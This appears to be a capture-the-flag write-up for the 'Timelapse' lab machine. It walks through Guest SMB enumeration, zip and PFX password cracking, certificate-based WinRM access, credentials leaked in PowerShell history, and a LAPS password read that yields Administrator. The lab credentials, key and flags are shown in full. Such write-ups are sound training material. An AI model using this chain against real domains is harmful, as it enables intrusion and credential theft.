Overview
The machine starts by SMB enumeration as Guest that discovers a password-protected zip in the Dev share containing a PFX certificate, cracking both passwords gives access to extract the private key and cert to authenticate over winrm ssl as legacyy, reading the PowerShell history file leaks credentials for svc_deploy who is a member of LAPS_Readers, querying the ms-mcs-admpwd attribute returns the Administrator password to get shell as Administrator
Enumeration
as usual we'll start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.227.113 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-15 08:00 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 08:00
Completed Parallel DNS resolution of 1 host. at 08:00, 0.14s elapsed
Initiating Connect Scan at 08:00
Scanning 10.129.227.113 [1000 ports]
Discovered open port 139/tcp on 10.129.227.113
Discovered open port 135/tcp on 10.129.227.113
Discovered open port 445/tcp on 10.129.227.113
Discovered open port 53/tcp on 10.129.227.113
Discovered open port 3269/tcp on 10.129.227.113
Discovered open port 389/tcp on 10.129.227.113
Discovered open port 3268/tcp on 10.129.227.113
Discovered open port 636/tcp on 10.129.227.113
Discovered open port 464/tcp on 10.129.227.113
Discovered open port 88/tcp on 10.129.227.113
Discovered open port 593/tcp on 10.129.227.113
Completed Connect Scan at 08:00, 15.21s elapsed (1000 total ports)
Initiating Service scan at 08:00
Scanning 11 services on 10.129.227.113
Completed Service scan at 08:01, 16.11s elapsed (11 services on 1 host)
NSE: Script scanning 10.129.227.113.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:01
NSE Timing: About 99.93% done; ETC: 08:01 (0:00:00 remaining)
Completed NSE at 08:01, 40.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 4.38s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
Nmap scan report for 10.129.227.113
Host is up, received user-set (0.15s latency).
Scanned at 2026-06-15 08:00:36 PDT for 76s
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-15 23:00:58Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 38738/tcp): CLEAN (Timeout)
| Check 2 (port 25214/tcp): CLEAN (Timeout)
| Check 3 (port 43455/udp): CLEAN (Timeout)
| Check 4 (port 52928/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| smb2-time:
| date: 2026-06-15T23:01:08
| _ start_date: N/A
| _clock-skew: 7h59m58s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:01
Completed NSE at 08:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.40 seconds
we have DNS,SMB,NetBIOS,LDAP,kpasswd, rpc so this is definitely an AD environment
the domain name is timelapse.htb, but we don't have the hostname yet
there is a big clock-skew with 7 hours just in case
Lets setup the environment
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ echo '10.129.227.113 timelapse.htb' | sudo tee -a /etc/hosts
10.129.227.113 timelapse.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ sudo ntpdate timelapse.htb
2026-06-15 16:07:34.130757 (-0700) +28799.045621 +/- 0.056227 timelapse.htb 10.129.227.113 s1 no-leap
CLOCK: time stepped by 28799.045621
Shares share as Guest
listing shares with the Guest user indicates that we got access over the Shares share which is a non-standard share
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ nxc smb timelapse.htb -u 'Guest' -p '' --shares
SMB 10.129.227.113 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.227.113 445 DC01 [+] timelapse.htb\Guest:
SMB 10.129.227.113 445 DC01 [*] Enumerated shares
SMB 10.129.227.113 445 DC01 Share Permissions Remark
SMB 10.129.227.113 445 DC01 ----- ----------- ------
SMB 10.129.227.113 445 DC01 ADMIN$ Remote Admin
SMB 10.129.227.113 445 DC01 C$ Default share
SMB 10.129.227.113 445 DC01 IPC$ READ Remote IPC
SMB 10.129.227.113 445 DC01 NETLOGON Logon server share
SMB 10.129.227.113 445 DC01 Shares READ
SMB 10.129.227.113 445 DC01 SYSVOL Logon server share
we got a lot of files that we can download here mentioning a winrm backup, and installer for LAPS
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ smbclient //timelapse.htb/Shares -U'Guest'%''
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 08:39:15 2021
  ..                                  D        0  Mon Oct 25 08:39:15 2021
  Dev D 0 Mon Oct 25 12:40:06 2021
  HelpDesk D 0 Mon Oct 25 08:48:42 2021

                6367231 blocks of size 4096. 1250782 blocks available
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Mon Oct 25 12:40:06 2021
  ..                                  D        0  Mon Oct 25 12:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 08:46:42 2021

                6367231 blocks of size 4096. 1245225 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (3.1 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: \Dev\> cd ../HelpDesk\
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 08:48:42 2021
  ..                                  D        0  Mon Oct 25 08:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 07:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 07:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 07:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 07:57:44 2021

                6367231 blocks of size 4096. 1241965 blocks available
smb: \HelpDesk\> mget *
Get file LAPS.x64.msi? y
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as LAPS.x64.msi (299.2 KiloBytes/sec) (average 245.4 KiloBytes/sec)
Get file LAPS_Datasheet.docx? y
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as LAPS_Datasheet.docx (52.4 KiloBytes/sec) (average 186.8 KiloBytes/sec)
Get file LAPS_OperationsGuide.docx? y
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as LAPS_OperationsGuide.docx (262.4 KiloBytes/sec) (average 207.3 KiloBytes/sec)
Get file LAPS_TechnicalSpecification.docx? y
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as LAPS_TechnicalSpecification.docx (71.3 KiloBytes/sec) (average 193.5 KiloBytes/sec)
smb: \HelpDesk\>
Windows Local Administrator Password Solution (Windows LAPS) is a Windows feature that automatically manages and backs up the password of a local administrator account on your Microsoft Entra-joined or Windows Server Active Directory-joined devices. You also can use Windows LAPS to automatically manage and back up the Directory Services Restore Mode (DSRM) account password on your Windows Server Active Directory domain controllers. An authorized administrator can retrieve the DSRM password and use it.
WINRM Backup file
the winrm_backup.zip got an authentication PFX file the PFX file in a simple terms is a security container that bundles certificate and its corresponding key into a single file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ unzip -l winrm_backup.zip
Archive: winrm_backup.zip
  Length Date Time Name
--------- ---------- ----- ----
     2555  2021-10-25 07:21   legacyy_dev_auth.pfx
--------- -------
     2555                     1 file
attempting to crack it requires a password so we either we'll crack it or we might find a password for it in one of the other files
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
Looked at the other files nothing came back fast so I decided to focus on that ZIP file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ zip2john winrm_backup.zip
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842f2d96414d306fd67f0bb6abd97366b7aaea736a0cda557a1d827
27976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b611a63bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d
<SNIP>
cf11f3ed87970aee89159421facc8eb82bca90a36c43f75df5bececfde3128e2834c5ecd067e61c9ba954cc54fc291a1458bdfe9f49fba35eb944625a528fb9d474aaa761314740997e4d2ed3b1cb8e86744cfb6c9d5e3d758684ff3d9fdc
1ba45b39141625d4e6ba38cd3300507555935db1193b765d226c463481388a73d5361e57b7b40c7d3df38fc5da2c1a255ff8c9e344761a397d2c2d59d722723d27140c6830563ee783156404a17e2f7b7e506452f76*$/pkzip$:legacyy_
dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
cracking it came back very vast actually so lets unzip it now
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ john winrm_backup.zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2026-06-15 16:24) 1.724g/s 5981Kp/s 5981Kc/s 5981KC/s surkerior..suppamas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
now we got PFX file which is password protected as we mentioned, so i tried the same password as the zip file supremelegacy but didn't work out so lets crack the PFX password also
doing the exact same thing got us a PFX file password so lets extract info
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ pfx2john legacyy_dev_auth.pfx > legacyy_dev_auth.pfx.hash
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ john legacyy_dev_auth.pfx.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:01:24 DONE (2026-06-15 16:52) 0.01177g/s 38041p/s 38041c/s 38041C/s thuglife06..thug211
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Shell as Legacyy User
will start with the private key
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ openssl': openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv.key -nodes
Enter Import Password:
and here it is extracted
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ cat priv.key
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdjL6DYYhdR4kiLlxLVbyXrP+4w8dOurRgxdYQ6iyL4UmU
Ifvrqu8aUdTykJOVv6wWaw5xxH8A31nl/hWt50vEQQKBgQDYcwQvXaezwxnzu+zJ
7BtdnN6DJVthEQ+9jquVUbZWlAI/g2MKtkKkkD9rWZAK6u3LwGmDDCUrcHQBD0h7
tykwN9JTJhuXkkiS1eS3BiAumMrnKFM+wPodXi1+4wJk3YTWKPKLXo71KbLo+5NJ
2LUmvvPDyITQjsoZoGxLDZvLFwKBgQDDjA7YHQ+S3wYk+11q9M5iRR9bBXSbUZja
8LVecW5FDH4iTqWg7xq0uYnLZ01mIswiil53+5Rch5opDzFSaHeS2XNPf/Y//TnV
1+gIb3AICcTAb4bAngau5zm6VSNpYXUjThvrLv3poXezFtCWLEBKrWOxWRP4JegI
ZnD1BfmQNwKBgEJYPtgl5Nl829+Roqrh7CFti+a29KN0D1cS/BTwzusKwwWkyB7o
btTyQf4tnbE7AViKycyZVGtUNLp+bME/Cyj0c0t5SsvS0tvvJAPVpNejjc381kdN
71xBGcDi5ED2hVj/hBikCz2qYmR3eFYSTrRpo15HgC5NFjV0rrzyluZRAoGAL7s3
QF9Plt0jhdFpixr4aZpPvgsF3Ie9VOveiZAMh4Q2Ia+q1C6pCSYk0WaEyQKDa4b0
6jqZi0B6S71un5vqXAkCEYy9kf8AqAcMl0qEQSIJSaOvc8LfBMBiIe54N1fXnOeK
/ww4ZFfKfQd7oLxqcRADvp1st2yhR7OhrN1pfl8CgYEAsJNjb8LdoSZKJZc0/F/r
c2gFFK+MMnFncM752xpEtbUrtEULAKkhVMh6mAywIUWaYvpmbHDMPDIGqV7at2+X
TTu+fiiJkAr+eTa/Sg3qLEOYgU0cSgWuZI0im3abbDtGlRt2Wga0/Igw9Ewzupc8
A5ZZvI+GsHhm0Oab7PEWlRY=
-----END PRIVATE KEY-----
same with the certificate itself
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
Enter Import Password:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ cat cert.pem
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN=Legacyy
issuer=CN=Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
now cause the file was called winrm_backup i assume this'll be valid for winrm
and as you can see in the cert.pem this is issued for the subject Legaccy which is one of the users i found on the box doing --rid-brute with the Guest account
I didn't see any WINRM in the nmap scan so i redid full scan. which tells me there is WINRM/SSL in place
5986/tcp open  ssl/http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Issuer: commonName=dc01.timelapse.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-25T14:05:29
| Not valid after: 2022-10-25T14:25:29
| MD5: e233:a199:4504:0859:013f:b9c5:e4f6:91c3
| SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
| MRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwHhcNMjExMDI1MTQwNTI5WhcN
| MjIxMDI1MTQyNTI5WjAdMRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDJdoIQMYt47skzf17SI7M8jubO
| rD6sHg8yZw0YXKumOd5zofcSBPHfC1d/jtcHjGSsc5dQQ66qnlwdlOvifNW/KcaX
| LqNmzjhwL49UGUw0MAMPAyi1hcYP6LG0dkU84zNuoNMprMpzya3+aU1u7YpQ6Dui
| AzNKPa+6zJzPSMkg/TlUuSN4LjnSgIV6xKBc1qhVYDEyTUsHZUgkIYtN0+zvwpU5
| isiwyp9M4RYZbxe0xecW39hfTvec++94VYkH4uO+ITtpmZ5OVvWOCpqagznTSXTg
| FFuSYQTSjqYDwxPXHTK+/GAlq3uUWQYGdNeVMEZt+8EIEmyL4i4ToPkqjPF1AgMB
| AAGjRjBEMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDATAdBgNV
| HQ4EFgQUZ6PTTN1pEmDFD6YXfQ1tfTnXde0wDQYJKoZIhvcNAQELBQADggEBAL2Y
| /57FBUBLqUKZKp+P0vtbUAD0+J7bg4m/1tAHcN6Cf89KwRSkRLdq++RWaQk9CKIU
| 4g3M3stTWCnMf1CgXax+WeuTpzGmITLeVA6L8I2FaIgNdFVQGIG1nAn1UpYueR/H
| NTIVjMPA93XR1JLsW601WV6eUI/q7t6e52sAADECjsnG1p37NjNbmTwHabrUVjBK
| 6Luol+v2QtqP6nY4DRH+XSk6xDaxjfwd5qN7DvSpdoz09+2ffrFuQkxxs6Pp8bQE
| 5GJ+aSfE+xua2vpYyyGxO0Or1J2YA1CXMijise2tp+m9JBQ1wJ2suUS2wGv1Tvyh
| lrrndm32+d0YeP/wb8E=
| _-----END CERTIFICATE-----
and we got user as you can see
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ evil-winrm -i timelapse.htb -c cert.pem -k priv.key -S -u legacyy

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> type ../Desktop/user.txt
3c40ff1edc44c5d8a602fec9e4a25227
*Evil-WinRM* PS C:\Users\legacyy\Documents>
Shell as Svc_deploy
looking at the pdf, there are some instructions on how to run this LDAPs utility and one way of this is using powershell so lets check the powershell history

my guess was that we'd find some password leak during the LAPS configuration, we still got the password but it was used for a PSSession so lets get it and try to get in
*Evil-WinRM* PS C:\Users\legacyy> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano | select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
and we got in as svc_deploy
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/timelapse]
└──╼ [★]$ evil-winrm -i timelapse.htb -S -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
Shell as Administrator
looking at the users' groups it mentions that we a member of the group LAPS_READERS meaning we can read the password, and if you aren't familiar with that, ironically the attached PDF within the box explain is very well so you can take a look there
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami /groups
GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers                      Group            S-1-5-21-671920749-559770252-3318990721-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
and as you can see we got the administrator hash so lets try and login
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-ADComputer DC01 -property 'ms-mcs-admpwd' | select -ExpandProperty 'ms-mcs-admpwd'
G.b$A+}g$NQix347u4}2@M;&
and we rooted the machine
*Evil-WinRM* PS C:\Users\TRX\Desktop> type root.txt
503e6d4341a47c338da5419f43393a71
the reason we didn't do this from legacyy user is because the user isn't part of the LAPS_READERS group so it can't actually read the specified attribute
*Evil-WinRM* PS C:\Users\legacyy> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\Development                       Group            S-1-5-21-671920749-559770252-3318990721-3101 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Resources
- https://www.nitttrchd.ac.in/imee/Labmanuals/Penetration%20Testing%20of%20Password%20Protected%20Documents.pdf
- https://utho.com/docs/linux/miscellaneous/how-to-extract-the-certificate-and-keys-from-a-pfx-file
- https://medium.com/r3d-buck3t/certificate-based-authentication-over-winrm-13197265c790#0558
- https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html
- https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview
- https://www.thehacker.recipes/ad/movement/dacl/readlapspassword
- https://learn.microsoft.com/en-us/powershell/module/laps/get-lapsadpassword?view=windowsserver2025-ps